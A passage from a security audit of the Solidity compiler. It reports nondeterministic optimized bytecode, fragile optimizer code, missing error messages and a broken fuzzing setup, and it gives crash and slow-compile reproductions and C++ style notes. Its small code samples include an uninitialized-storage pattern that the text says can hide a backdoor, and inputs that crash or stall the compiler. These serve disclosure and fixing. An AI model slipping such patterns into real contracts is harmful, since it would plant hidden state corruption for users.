    return totalSupply_;
  }

  function transfer(address _to, uint256 _value) public returns (bool) {
    require(_to != address(0));
    require(_value <= balances[msg.sender]);
    balances[msg.sender] = balances[msg.sender] - _value;
```

```
    balances[_to] = balances[_to] + _value;
    return true;
  }

  function balanceOf(address _owner) public view returns (uint256) {
    return balances[_owner];
  }
}
```

When compiled with the solc binary or Remix in Chrome or Firefox, using version v0.4.24 and with optimizations turned on, the output is 535 bytes long.

Case A:

```
608060405234801561001057600080fd5b506040516020806102178339810160409081529051600081815533815260016020529190
9120556101d1806100466000396000f3006080604052600436106100565763ffffffff7c010000000000000000000000000000
00000000000000000000000000006000350416631816
0ddd811461005b57806370a0823114610082578063a9059cbb146100b0575b6
00080fd5b348015610067576000 80fd5b506100706100f5565b60408051918252519081900360200190f35b34801561008e576000
80fd5b5061007073ffffffffffffffffffffffffffffffffffffffff600435166100fb565b3480156100bc57600080fd5b506100e
173ffffffffffffffffffffffffffffffffffffffff60043516602435610123565b604080519115158252519081900360200190f3
5b60005490565b73ffffffffffffffffffffffffffffffffffffffff16600090815260016020526040902054905 65b600073fffff
ffffffffffffffffffffffffffffffffffff831615156101475760008 0fd5b336000908152600160205260409020548211156101 63
57600080fd5b503360009081526001602081905260408083208054859003905573fffffffffffffffffffffffffffffffffffffff
f851683529091208054830190559291505056 00a165627a7a72305820a46c5d66fce70b366c3b79a1b1c12f59bbd55c76980f35e4
12fed7a8b8c6395b0029
```

Now, when compiled with Remix in Chromium 67.0.3396.99 Manjaro Linux, under the same conditions, the output is 565 bytes long.

Case B:

```
608060405234801561001057600080fd5b5060405160208061023583398101604052516000818155600160a060020a0333811616 8
15260016020828101918252019020556101e3806100526000396000f3006080604052600436106100565763ffffffff7c01000000
000000000000000000000000000000000000000000000000006000350416631816 0ddd811461005b57806370a0823114610083578
063a9059cbb146100a4575b600080fd5b348015610067576000 80fd5b506100706100e2565b604080519182525160209091018190
0390f35b34801561008f57600080fd5b50610070600160a060020a036004351661 00e8565b3480156100b057600080fd5b506100c
b60048035600160a060020a0316906020013561010a565b604080519115151515825251602090910181900390f35b60005490565b
600160a060020a03908116166000908152600160208083019182520190205490565b600080600160a060020a031683600160a0600
20a03161415151561012d57600080fd5b6001600033600160a060020a0316600160a060020a03168152602001908152602001 6000
2054821115151561016157600080fd5b50600160a060020a03338116811660008181526001602080830182815290810180842054 9
484528282528084209487900390945595841690931680825283865282822054908252948390522092909101909155905600a16562
7a7a723058202c27c1ef4be478b21f663f0d0ecdd1c73638730ffebbff1e3c7a234db7df6fd10029
```

The non optimized output looks like this, being 1006 bytes long.

Case C:

```
608060405234801561001057600080fd5b50604051602080610 3ee833981018060405281019080805190602001909291905050508
060008190555080600160003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffff
ffffff16815260200190815260200160002081905550506103608061008e6000396000f3006080604052600436106100575760003
57c0100000000000000000000000000000000000000000000000000000000900463ffffffff16806318160ddd1461005c57806370
a08231146100875780 63a9059cbb146100de575b600080fd5b34801561006857600080fd5b50610071610143565b6040518082815
260200191505060405180910390f35b34801561009357600080fd5b506100c8600480360381019080803573ffffffffffffffffff
ffffffffffffffffffffff16906020019092919050505061014c565b6040518082815260200191505060405180910390f35b34801
56100ea57600080fd5b50610129600480360381019080803573ffffffffffffffffffffffffffffffffffffffff16906020019092
919080359060200190929190505050610195565b604051808215151515815260200191505060405180910390f35b6000805490509
0565b6000600160008373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff
168152602001908152602001600020549050919050565b60008073ffffffffffffffffffffffffffffffffffffffff168373fffff
ffffffffffffffffffffffffffffffffff16141515156101d257600080fd5b600160003373ffffffffffffffffffffffffffffff
ffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002054821115151561022057 6
00080fd5b8160016000 3373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffff
ff1681526020019081526020016000205403600160003373ffffffffffffffffffffffffffffffffffffffff1673fffffffffffff
fffffffffffffffffffffffffff1681526020019081526020016000208190555081600160008573ffffffffffffffffffffffffff
ffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff168152602001908152602001600020540160016000857 3f
fffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1681526020019081526020
016000208190555060019050929150505600a165627a7a72305820c1adf8668b6e792232b69a8c0fdfd04f98e9a74d8634fb4f9a7
dceb2bbc059ab0029
```

It can be shown that cases A and B contain at least some optimizations because they both only contain 2 `RETURN` opcodes in their runtime bytecode, while the non-optimized case C contains 3 `RETURN` opcodes in its runtime bytecode. This is because each function in the Solidity source returns something, but since two functions in the code return a `uint256` value, the returning structure can be shared, producing one less `RETURN` usage in the optimized cases.

However, the output of case B can be pasted in the solmap tool to verify that there are sequences of ISZERO opcodes of length 3 and 4, which shouldn't exist in optimized output. This leads us to think that while some optimizations were applied, at least some of the CSE's were not.

The most obvious consequence of this is gas prices will be higher when optimizations are not applied. But more importantly, this behavior could cause code verification systems to reject non-malicious code. It is also very confusing and suspicious to get different EVM output with the same compiler settings in the metadata of a contract.

Consider taking the appropriate measures to guarantee deterministic output when using solc-js in different environments. Also, consider designing tests that compare solc-js output in different javascript environments, using both the standard json and other interfaces. Output of solc and solc-js is already being compared using storebytecode.sh and compare.sh, but not via the --standard-json interface.

Update: Fixed in PR #4983.

MEDIUM: Optional optimizations may not be safe.

MEDIUM

Because some optimizations are opt-in, they are not as battle-tested as the other commonly used optimizations. Consider increasing coverage of the optimization code, adding reports of tested optimized Solidity code, and adding a notice/warning when optimizations are enabled.

Then, consider encouraging developers to contribute to Solidity by enabling these optimizations on their project builds.

Update: Solidity team replied "All our semantics tests are run with optimizer enabled and optimizer disabled. Also all of them are run in a combination with multiple EVM versions."

MEDIUM: Optimizations code in the assembler (libevmasm) is hard to read.

MEDIUM

The optimizations code is very hard to read in libevmasm. This makes it difficult for code reviewers to interpret, for contributors to improve on, and for developers to add tests for.

Consider refactoring these files using Clean Code principles. In particular, avoid having deeply nested blocks, magic numbers, long functions, and uncommented complex code.

Update: this optimizations code will be removed, and only the optimizations of YUL will be used.

MEDIUM: Fragile code in the CSE optimizer.

MEDIUM

By far, the most complex and sophisticated optimization step is the Common Subexpression Elimination (CSE). A core section of this algorithm (the reordering of the stack, in `generateClassElement`, line 343) is implemented in a very fragile manner, with manual access to indexes, multiple structures with almost identical behavior, and up to four levels of conditional nesting in the same function.

Multiple static analysis reports have shown bugs in similar snippets of code from other projects, where repetition makes it difficult to spot minor errors, such as typos. Look into Crytek's CryEngine analysis (see the 'Annoying copy-paste' section), or Epic Games' Unreal Engine 4 report (see the 'Typos' section) for real-life examples of these kinds of issues.

Considering refactoring the CSE code to reduce this fragility, and run static analysis tools (such as PVS-Studio) to identify and improve other problematic areas.

Update: Solidity team replied “This is core code, it is executed for every single opcode when the optimizer is activated and it is extremely unlikely that this code contains a bug. If it contains a bug, then in its general design but not in the way it is implemented. There is even an assertion at the end that checks that the algorithm did what it was supposed to do.”

MEDIUM: All optimizations are very low level.

The compiler is architecturally separated between a front-end and a back-end component. There is no middle layer where early optimizations can be applied at the AST level., This means, all optimizations are applied at a very low level, which considerably reduces the range and quality of possible optimizations. See “MEDIUM: There is no intermediate language” for more information on how a middle layer could improve optimizations.

Consider implementing an intermediate representation where to apply optimizations before going to a lower level.

Update: The Solidity team is already working on this using Yul as an intermediate language between Solidity and EVM assembly.

LOW: Low coverage for optimization-specific end-to-end tests.

Most of the bytecode optimizations are tested in Optimiser.cpp. The way these tests are carried out is basically constructing raw internal assembly lists, then running the optimization algorithms on them, and finally comparing the output with expected output.

For example, the PeepholeOptimiser.cpp “DoublePush” optimization checks for two consecutive identical PUSH opcodes and replaces the second one with a DUP opcode. Optimiser.cpp tests for DoublePush optimizations by simply verifying that the list:

```
PUSH1 0x00
PUSH1 0x00
PUSH1 0x05
PUSH1 0x05
PUSH1 0x04
PUSH1 0x05
```

Is effectively converted to:

```
PUSH1 0x00
DUP1
PUSH1 0x05
DUP1
PUSH1 0x04
PUSH1 0x05
```

Even though such a test is valid, it is limited in scope and does not formally test that both opcode sequences produce the same state changes in a real EVM.

Now, SolidityEndToEndTest.cpp does run a large number of end-to-end tests using Aleth (cpp-ethereum) with and without optimizations. This guarantees that optimized and non-optimized code does produce the same runtime results in many cases, but the subset of such tests that specifically target optimizations is very low.

As a result, Solidity's test suite does not check that optimizations produce valid output and runtime behavior beyond of a few obvious, preconstructed simple cases.

Consider adding a layer in the test suite that specifically targets end-to-end tests for optimizations and hence increasing the coverage of such type of tests. This means adding tests that check that fairly complex Solidity code is optimized correctly for each optimization.

Update: Solidity team replied: "I don't think this statement is justified. Indeed, the test you cite above has very small scope and it could be said that its purpose is only to check whether the optimization is performed at all. Also, the end to end tests do not test very complex contracts, but they test every single piece of code generated by the code generator. As the optimizer always performs local optimizations (no inlining, no global value numbering, no loop optimization, etc.) I would say that it does indeed cover a large area of the code that is used in practice and certainly not just a few preconstructed simple cases. Also I don't see how "the subset of such tests that specifically target optimizations is very low" - all of them do! Note that if there is a bug in the optimizer, the results are usually catastrophic, because it will most likely generate code that does not make any sense and will often lead to a revert."

06.j.Output messages

HIGH: No error message on uninitialized storage references.

HIGH

Any writes to an uninitialized storage reference may overwrite state, since the references will always have a default value. This, combined with the fact that reference types point to storage by default, make it very easy to write code that looks fine to a non-expert, but actually contains a serious bug or backdoor.

In the following contract, even though `foo` doesn't directly access a, it modifies it, and it will equal 3 after `foo` is called (because the length of b will overwrite it).

```
pragma solidity ^0.4.24;
contract Storage {
 uint256 public a;
 constructor () public {
  a = 8;
 }
 function foo() public {
  uint256[] b;
  b.push(5);
  b.push(6);
  b.push(7);
 }
}
```

While a warning is issued for these contracts about an uninitialized storage pointer (and this is indeed noted in the documentation), they can still be compiled and deployed. Code that emits this warning will always be wrong, so there is no point in allowing it to be compiled. Consider making this a failing error.

Update: This warning has already been turned into an error and the change will be released in version 0.5.0.

HIGH: Missing return statement on a function does not issue an error.

HIGH

When a function is declared with a return parameter, but the function body has no `return` statement, the compiler does not show an error, nor warns the user about this.

To illustrate, consider the following code examples, in which not only functions that declare a return value don't return it, but other functions attempt to use the returned values with no complaints from the compiler.

Example code:

```
pragma solidity ^0.4.24;
contract Empty {
 int variableName;
 constructor() public {
   variableName = 0;
 }
 function emptyReturn() public pure returns (int) { }
 function setWithEmptyReturn() public {
   variableName = emptyReturn();
 }
}
```

Consider using control flow analysis to warn users when a function declares a return parameter but does not return anything.

Update: This issue is now on GitHub and was labeled under *language design*.

MEDIUM: Modifiers can return.

MEDIUM

While the '_' character is required in modifiers to indicate where the function body is to be executed, modifiers can return before such execution, disabling the entire function the modifier is applied to.

In the following code, the assignment to variable 'a' is never executed, but it compiles with no warnings:

```
pragma solidity ^0.4.24;
contract Disabled {
 uint256 a;
 modifier disable() {
  return;
  _;
 }
 function foo() disable public {
  a = 42;
 }
}
```

While reverting in a modifier will sometimes make sense, returning usually won't, specially considering different functions will have different signatures and return value types. Consider disallowing returns inside a modifier.

Update: See issue #2340.

MEDIUM: No error when externally calling contract code from a constructor.

MEDIUM

Using the keyword `this` in the body of a contract's constructor to call other functions within the contract means that the call will be made in an external context (i.e. not with a regular jump). Since the runtime bytecode of the contract does not exist at the time the body of the constructor is being executed, using `this` to call a public or an external function within a constructor will always be invalid.

The compiler does issue a warning for this, but considering that a constructor with such a problem will always revert, the compiler should output an error instead.

```
pragma solidity ^0.4.24;
contract ConstructorThis {
 constructor () public {
   this.foo();
 }
 function foo() external pure {}
}
```

```
Warning: "this" used in constructor. Note that external functions of a
contract cannot be called while it is being constructed.

      this.foo();

      ^--^
```

Consider making this warning an error to better signal that this usage of the language is incorrect.

Update: Solidity team replied: “Note that using `this.f` is still valid in the constructor and has a specific use-case: Sending a function to another contract as a callback mechanism.”

MEDIUM: No dead code warning.

MEDIUM

Functions can have statements that will never be reached (because of an early return), but the compiler will output no warnings for these, even if they have side effects. The following code compiles with no warnings:

```
pragma solidity ^0.4.24;
contract DeadCode {
 uint256 a;
 function foo() public {
  return;
  a = 42;
 }
}
```

Compilers for other languages (such as `clang`, `rustc`, among others) will issue a warning on these situations, consider emulating their behavior.

Update: discussion in issue #2340.

LOW: Erroneous mutability detection when dead code is involved.

LOW

The **`view`** and **`pure`** attributes can only be applied when storage is only read, or neither read nor written, respectively. The compiler automatically checks that the specified mutability is correct, and suggest more restrictive attributes if they are applicable. However, it fails to do so when the storage access occurs in dead code.

The following code compiles with no suggestions to make **`foo pure`**, and specifying the attribute causes a compilation error:

```
pragma solidity ^0.4.24;
contract Impure {
 uint256 a;
 function foo() public {
   return;
   a = 42;
 }
}
```

Consider improving dead code detection to better diagnose these situations.

Update: Solidity team replied: "view/pure is a type annotation which is correct here. The error that would be required here is an error about dead code and not about incorrect suggestions. Tracked in issue #2340".

LOW: Misleading error message on overload resolution failure.

A function call in which the compiler fails to find a function with a matching signature produces an unclear error message, which is usually interpreted by developers as the method not being visible to the compiler.

Given the following source code:

```
pragma solidity ^0.4.24;
contract A {
 function foo(string s) public;
 function foo(uint256 i) public;
}
contract B {
 function bar(A a, address b) public {
   a.foo(b);
 }
}
```

The compiler will output this error message:

```
Error: Member "foo" not found or not visible after argument-dependent lookup in
contract A

       a.foo(b);

         ^---^
```

Consider improving the error message by also printing the inferred signature of the function, and the signatures of all overload candidates. As an example, see how **g++** handles a similar scenario in C++:

```
#include <string>
#include <vector>
void foo(std::string b) {}
void foo(std::vector<int> b) {}
int main(void) {
   foo(true);
   return 0;
}
```

The resulting error message for **g++** v5.4.0 is:

```
test.cpp: In function 'int main()':
test.cpp:9:11: error: no matching function for call to 'foo(bool)'
test.cpp:4:6: note: candidate: void foo(std::__cxx11::string)
void foo(std::string b) {}
test.cpp:4:6: note:   no known conversion for argument 1 from 'bool' to 'std::__cxx11::string
{aka std::__cxx11::basic_string<char>}'
test.cpp:6:6: note: candidate: void foo(std::vector<int>)
void foo(std::vector<int> b) {}
test.cpp:6:6: note:   no known conversion for argument 1 from 'bool' to 'std::vector<int>'
```

Update: A very similar issue has been reported before.

LOW: Misleading error when externally referencing a state variable.

LOW

State variables must be referenced by their identifier, and not using the `this` keyword., i.e. the `this.value` syntax is incorrect. The error message, however, is very confusing and provides a suggestion that is not helpful:

```
pragma solidity ^0.4.24;
contract ThisVariable {
 uint256 value;
 constructor (uint256 _value) public {
   this.value = _value;
 }
}
```

```
Error: Member "value" not found or not visible after argument-dependent lookup in
contract ThisVariable - did you forget the "payable" modifier?

        this.value = _value;

        ^--------^
```

Consider better diagnosing the error condition to provide a clearer error message.

Update: See issues #965 and #988.

LOW: Misleading error when internally calling an external function.

LOW

External functions can only be called by using the `this.func()` syntax. However, the error message produced by the compiler when this is attempted is confusing.

Consider the following code:

```
pragma solidity ^0.4.24;
contract ConstructorExt {
 constructor () public {
   foobar();
 }
```

```
  function foobar() external pure {}
}
```

```
Error: Undeclared identifier. Did you mean "foobar"?

        foobar();

        ^----^
```

Notice that the suggestion made by the compiler matches exactly the code producing the error. The message would be more helpful if it read “Did you mean this.foobar?” instead.

Consider improving error diagnostics for this situation, using `this` in suggestions, and checking that the list of suggestions does not include the original string.

Update: Fixed in PR #5208.

06.k.Fuzzing

This section covers an analysis about Solidity's fuzzing configuration and issues found applying supplementary techniques by our auditors.

Alternatively to building `solc`, there's an option to compile a binary named `solfuzzer`. This file, `fuzzer.cpp` is built as an entry point for the American Fuzzy Lop fuzzer (AFL), using their own compiler which will be able to instrument it for further use with the rest of its framework. With the help of a python file in the scripts folder named `isolate_tests.py`, used to extract Solidity code from plaintext files, AFL black-box-tests `solfuzzer` using them as input files.

HIGH: Fuzzing setup is broken.

Fuzzing is a very good safeguard that may lead to find significant mistakes. On the Solidity project it was not being done properly for over a year.

The main purpose of `solfuzzer` is to compile input files and check if any error is being detected. If an error from a provided list of messages is detected, it exits displaying another message. The error message changed a year ago and the list from the file was never updated, so detections were not working, affecting the entire fuzzing and also tests in `cmdLineTests.sh`.

Consider fixing the fuzzing tests, and periodically check if they are working properly.

Update: This issue has already been solved.

MEDIUM: Crash when trying to declare an already declared variable with the same name.

MEDIUM

The parser does not detect a previously declared variable when declaring a new one, while using an experimental `pragma`.

Example code

```
pragma solidity ^0.4.24;
pragma experimental "v0.5.0";
contract CrashContract {
  function f() view public {
    int variableDefinedTwice;
    address variableDefinedTwice;
  }
}
```

See this issue description on GitHub.

Update: Solidity team replied: “This has been solved, we do not know the exact PR, though.”

MEDIUM: Crash when converting signed rational using `ABIEncoderV2`

MEDIUM

Compiler crashes on the assembly code generation when using `pragma experimental ABIEncoderv2` to encode a signed rational.

Example code

```
pragma solidity ^0.4.24;
pragma experimental ABIEncoderV2;
contract CrashContract {
 function f1() public pure returns (bytes) {
   return abi.encode(1,-2);
  }
}
```

See this issue description on GitHub. Fixed in PR #4720.

LOW: Fuzzer.cpp and solfuzzer have counterintuitive naming.

`fuzzer.cpp` and its output `solfuzzer` have names that are counterintuitive: solfuzzer is an entry point for AFL or other fuzzers that work with instrumentation, but it is not a fuzzer by itself. This may cause users to think they are fuzzing when they actually are not.

The documentation section is also titled 'Running the Fuzzer via AFL'; but AFL itself is the fuzzer, not the compiled binary.

Consider changing the name of the entry point to something that will more clearly convey its purpose.

LOW: AFL example from the documentation doesn't work.

Isolating tests, as shown in the "Contributing section about fuzzing" section doesn't work. The script isolate_tests.py does work with directories as used in the test scripts, but it does not accept single files as input.

Consider fixing the `isolate_tests.py` script so that it can accept single files.

Update: A pull request to fix this issue has already been merged.

LOW: Fuzz testing scheduling and visibility

Fuzz testing is not being done periodically neither publicly, nor the results are made visible to the community. It is also not clear in what part of the development process or the testing suite it is integrated.

Besides providing a guide to setup the fuzzer, consider publishing results and information to the public after fuzzing before every release.

Update: There has been a proposal to integrate into a public fuzzing service in issue #5212.

LOW: Crash when requested type is not present.

Compiler crashes when there are state variables with the same name as a function.

```
pragma solidity ^0.4.24;
contract C {
  uint256 public f = 0;
  function f() public pure {}
}
```

See this issue description on GitHub. Fixed in PR #4508.

LOW: Crash when accessing empty name variable slot.

The parser does not detect the usage of a `_slot` syntax on an empty variable name.

Example code

```
pragma solidity ^0.4.24;
contract CrashContract {
   function () internal {
       assembly {
           _slot
       }
   }
}
```

See this issue description on GitHub. Fixed in PR #4724.

LOW: Crash when type not set for parameter return value.

The parser fails to recognize the return variable is missing its type on variable declaration of the type of a nameless function.

Example code #1

```
pragma solidity ^0.4.24;
contract CrashContract {
  function () returns (variableNameWithoutType) variableName;
}
```

Example code #2

```
pragma solidity ^0.4.24;
contract CrashContract {
  function() internal returns (zeppelin)[] x;
}
```

See this issue description on GitHub. Fixed, but unknown in which PR.

LOW: Crash when type not set for parameter function value.

The parser fails to recognize that a variable is missing its type in the function's parameters when defining a variable of an array of nameless functions.

Example code

```
pragma solidity ^0.4.24;
contract CrashContract {
  function(parameterWithoutType) internal returns (uint)[] y;
}
```

See this issue description on GitHub. Fixed, but unknown in which PR.

LOW: Crash when accessing a _*slot* of a function in assembly block.

The visit method fails when accessing the `_slot` of a function inside an assembly block of the same function.

Example code

```
pragma solidity ^0.4.24;
```

```
contract CrashContract {
  function f() pure public {
    assembly {
      function g() -> x { x := f_slot }
    }
  }
}
```

See this issue description on GitHub. Fixed in PR #4729.

LOW: Crash when calling a non callable type on a non primitive type double assignment.

Compiler crashes when a non callable type (`int`, `uint`, `struct`, etc) is used outside a double assignment involving structs.

Example code

```
pragma solidity ^0.4.24;
contract CrashContract {
  struct S { }
  S x;
  function f() public {
    (x, x) = 1(x, x);
  }
}
```

See this issue description on GitHub. Fixed in PR #4736.

LOW: Crash when using assembly `jump` instruction inside a constructor or function with same name as contract.

Code generation fails when there is a `jump` instruction inside an assembly block that is inside a function with the same name as the contract or a constructor.

Example code #1

```
pragma solidity ^0.4.24;
contract f {
```

```
  function zeppelin() {}
  function f() {
    assembly {
      jump(zeppelin)
    }
  }
}
```

Example code #2

```
contract CrashContract {
  function zeppelin() {}
  constructor() {
    assembly {
      jump(zeppelin)
    }
  }
}
```

See this issue description on GitHub. Solidity team replied: "jump has been removed".

LOW: Crash when declaring external function with array of struct that possesses arrays.

Compiler crashes using `pragma experimental ABIEncoderV2`, when an array of structs that is composed by one or more arrays is used as a parameter on an external function of a library.

Example code

```
pragma experimental ABIEncoderV2;
pragma solidity ^0.4.24;

library Test {
  struct Nested { int[] a; }
  function Y(Nested[]) external {}
}
```

See this issue description on GitHub. Fixed in PR #4738.

LOW: Crash when using struct as external function parameter using `ABIEncoderV2`.

Compiler crashes when using a `struct` as a parameter for an `external` function, with `pragma experimental ABIEncoderv2`.

Example code

```
pragma experimental ABIEncoderV2;
pragma solidity ^0.4.24;

library Test {
  struct Nested { }
  function Y(Nested a) external {}
}
```

See this issue description on GitHub. Fixed in PR #4738.

LOW: Crash when converting fixed point type using `ABIEncoderV2`.

Compiler crashes on the assembly code generation when using `pragma experimental ABIEncoderv2` to encode a fixed point type.

Example code

```
pragma solidity ^0.4.24;
pragma experimental ABIEncoderV2;
contract C {
  function f1() public pure returns (bytes) {
    return abi.encode(0.1, 1);
  }
}
```

See this issue description on GitHub. Solidity team replied: “This is not a crash, but an internal error informing the user that fixed point types are not fully implemented yet. The error could have a source reference, though.”

LOW: Crash when array index value is too large.

Compiler crashes when a rational type over 78 digits is present as an array index.

Example code

```
pragma solidity ^0.4.24;
contract CrashContract {
  function f() returns (string) {
        return
(["zeppelin"][123456789012345678901234567890123456789012345678901234567890123456789012345678]
);
  }
}
```

See this issue description on GitHub. Fixed in PR #4872.

LOW: High CPU usage on conversion between numeric literal and others.

Use of numeric literal values increases compile time and CPU usage, with a higher delay when bigger, being `0e2147399999` the highest possible. Compiling may take up to several days and more.

Example code

```
pragma solidity ^0.4.24;
contract VerySlowContract {
  function test() public returns (uint256) {
    return 0e2147399999;
  }
}
```

See this issue description on GitHub. Fixed in PR #4765.

LOW: High CPU usage when using large variable names.

Compile time is increased upon using large variable names, with an apparent bigger latency when the larger and similar are the variables in use. Compiling may take up to several days or more.

Example code

Note: Code below is truncated, entire code can be found here.

```
pragma solidity ^0.4.24;
contract VerySlowContract {
  function f() public {
    int YYYYYYY...YYYYYYYY = YYYYYYYYY....YYYYYYYY;
  }
}
```

See this issue description on GitHub. Fixed in PR #4797.

06.I.Notes

NOTE: Non-functional requirements.

Consider the following recommendations to improve the quality of the system. **Update**: tracked in issue #5168. Tools such as clang-tidy provide a useful insight after analyzing the source code of the project.

Modernization

- Use auto when declaring iterators and initializing with a cast to avoid duplication.
- Use nullptr instead of NULL. **Update:** Fixed in PR #5180.
- Use emplace_back instead of push_back.
- Avoid repeating the return type from the declaration; use a braced initializer list instead.
- Use bool literal instead of integer representations.
- Escaped string literals should be written as a raw string literals.
- Use cctype instead of deprecated C++ header ctype.h. **Update:** Fixed in PR #5180.
- Use cstdio instead of deprecated C++ header stdio.h. **Update:** Fixed in PR #5180.
- 'Use C++11's override over virtual for a derived class' override.
- Use = default to define a trivial default constructor.
- Use std::make_unique instead of std::unique_ptr. **Update**: Solidity team replied: "This would require dropping support for ubuntu travis (LTS), but we could implement our own version."
- When a function is declared with an override remove the redundant virtual.

Readability

- Replace boost::lexical_cast<std::string> with std::to_string for fundamental types. **Update**: Fixed on 4753.
- Reduce implicit conversions between built-in types and booleans.
- Use the same name for all parameters in the declaration and implementation.
- Access static members directly, and not through instances.
- Use empty() instead of size when checking for emptiness on a container. **Update**: Fixed in PR #5180.

- Normalize parameter names on declarations (*.h) so they don't differ on implementations (*.cpp)
- Avoid using `static` inside anonymous namespaces, because `namespace` limits the visibility of definitions to a single translation unit.

Performance

- Use finds with a single character string literals when possible (for example, '\n' instead of "\n"). **Update**: Fixed in PR #5180.
- Use `const` references to loop variables that are copied but only used as `const` references
- If a variable is copy-constructed (`auto`) from a `const` reference, use `const &`
- Use `append()` instead of `operator=+` when concatenating strings.
- Remove `std::move` on `const` and trivially-copyable types.

More information about C++ guidelines here and here.

NOTE: Micropayment Channel example is not written.

On the section Solidity by Example of the user documentation, there is a title for a Micropayment Channel that is not yet written. Instead of leaving empty sections in the main documentation, it's better to report issues explaining the sections that are missing and their purpose.

Consider removing this empty section.

Update: this example has been a added and the change will be released in version 0.5.0.

NOTE: Consider reviewing the language design process and adding high-level goals.

Often, new programming languages lack focus in their design as a separate element from their implementation, and as development progresses features that are at odds with the original core principles arise. This occurs more commonly in projects where there's a slim barrier between the language and its low level details, causing discussion to shift towards platform internals and limitations.

Solidity is unique in that it is the first ubiquitous smart contracts programming language, and as such, lacks insight from previous projects with comparable adoption. Having certain design guidelines, goals and principles in place would help frame feature requests and new initiatives, and contribute to overall language consistency. Consider Rust's ergonomics initiative, and how it gives tools to reason about why certain aspects of the language should be improved, and how. As an example, Solidity could aspire to be as clear and readable as possible, so that end users could read

the verified source code of a deployed contract, and have an accurate idea of its behavior, without being software developers or technical for that matter.

NOTE: Tests hang if `cpp-ethereum` is not in $PATH.

The `tests.sh` script uses `soltest` to perform a series of unit tests, among which are end-to-end tests that interact with the `cpp-ethereum` client. The script attempts to initiate the client and waits indefinitely for it to boot up. If the client never initiates, the script hangs with no message or warning that something is failing.

This can be quite confusing for developers wanting to contribute to the project, since it is part of the contribution guidelines to make sure that all tests pass before making a contribution.

Consider checking if the `cpp-ethereum` binary is present before attempting to initiate it, and if it is not, properly notify the user about the failure.

Update: A pull request with a proposed solution was merged.

NOTE: The help string for the `--libraries` option is wrong.

When calling solc --help, the --libraries section reads: '*Direct string or file containing library addresses. Syntax: <libraryName>: <address> [, or whitespace] ...*'. This syntax is wrong: the correct syntax is '*<libraryName>:<address>*' (without the whitespace in between).

Additionally, when using the suggested syntax, the error message is very unclear, it reads: '*Invalid checksum on library address "<LibraryName>":*' (note how the address was not included in the error message, because it was not found).

Consider fixing the help string, and improving error diagnosis.

Update: Fixed by PR#5145.

NOTE: The deprecated `var` keyword is documented.

The `var` keyword was deprecated in version 0.4.20. However, it still has a section on the user documentation.

Consider adding a deprecation notice on the section about type deduction.

Update: this section was already removed and the change will be released in version 0.5.0.

NOTE: Deprecated constructors found in examples.

The source code given as example on some of the user documentation sections uses the constructor a function with the same name of the contract. This use is now deprecated.

Consider updating all occurrences with the new keyword `constructor` .

Update: This issue was fixed in pull requests #4402 and #4380 and the changes will be released in version 0.5.0.

NOTE: Warnings for unassigned arrays are not truncated.

A warning involving an unassigned array shows the entire structure within the message.

In cases where the array is huge, the output of the compiler will be huge too, causing possible warnings and errors to get lost, resulting in a delay in the compilation process. Some terminals have a limit sized buffer that can easily be reached.

Displayed message

```
Warning: No visibility specified. Defaulting to "public".

function f() pure returns (uint, uint[], uint)

{([1,2,3,4...[omitted]...998,999,1000][1]);

   ^ (Relevant source part starts here and spans across multiple lines).
```

Example code

```
pragma solidity ^0.4.24;
contract VerySlowContract {
  function f() pure returns (uint, uint[], uint) {
  // This code has been abbreviated for the audit text, therefore it will not compile.
    ([1,2,3,4,5..(cont.)..998,999,1000][1]);
  }
}
```

Consider truncating the output for larger data structures.

Update: Issue #5169 created.

07.Appendix

07.a.Tools Used for Analysis


Our primary method of analysis is to look and understand the compiler's C++ code in depth. However, we also use a series of automated tools that aid our study in several complementary aspects. These are structured into 3 main categories: (1) code visualization, (2) static analysis and (3) testing/fuzzing. These categories apply both for the compiler's C++ code, as well as for the EVM output it generates.

07.a.i.C++ Tools (Compiler Code)

Because C++ is established and mature, there is a extremely large number of tools available. Visualization tools aid us in understanding the compiler's code, as well as navigating it. Static analysis tools help us detect common semantical pitfalls within it, and fuzzing tools stress the compiler with a large set of automatically generated tests.

C++ Visualization

- SourceTrail
  - Source explorer for C++ and Java.
  - Extremely useful for rapid visual navigation of a large codebase.



- Visual Paradigm
  - UML generation tools.

    - Can automatically produce useful diagrams with a bit of tweaking.
- Ctags
    - Source code indexer.
    - Facilitates in-editor code navigation.
- Cscope
    - Source code browser.
    - Ctags on steroids.

C++ Static Analysis

- Clang-tidy
    - Clang-based C++ linter aimed to diagnose typical programming errors.
    - Includes boost checks.
- CppCheck
    - Static analysis tool for C++ aimed at detecting real errors (minimal false positives).
- CppDepend
    - Powerful static analysis aimed at improving code quality.
- Flawfinder
    - Tool for detecting possible security issues in C++ code.
- CppLint
- Scan-build
- lizard (A simple code complexity analyser)

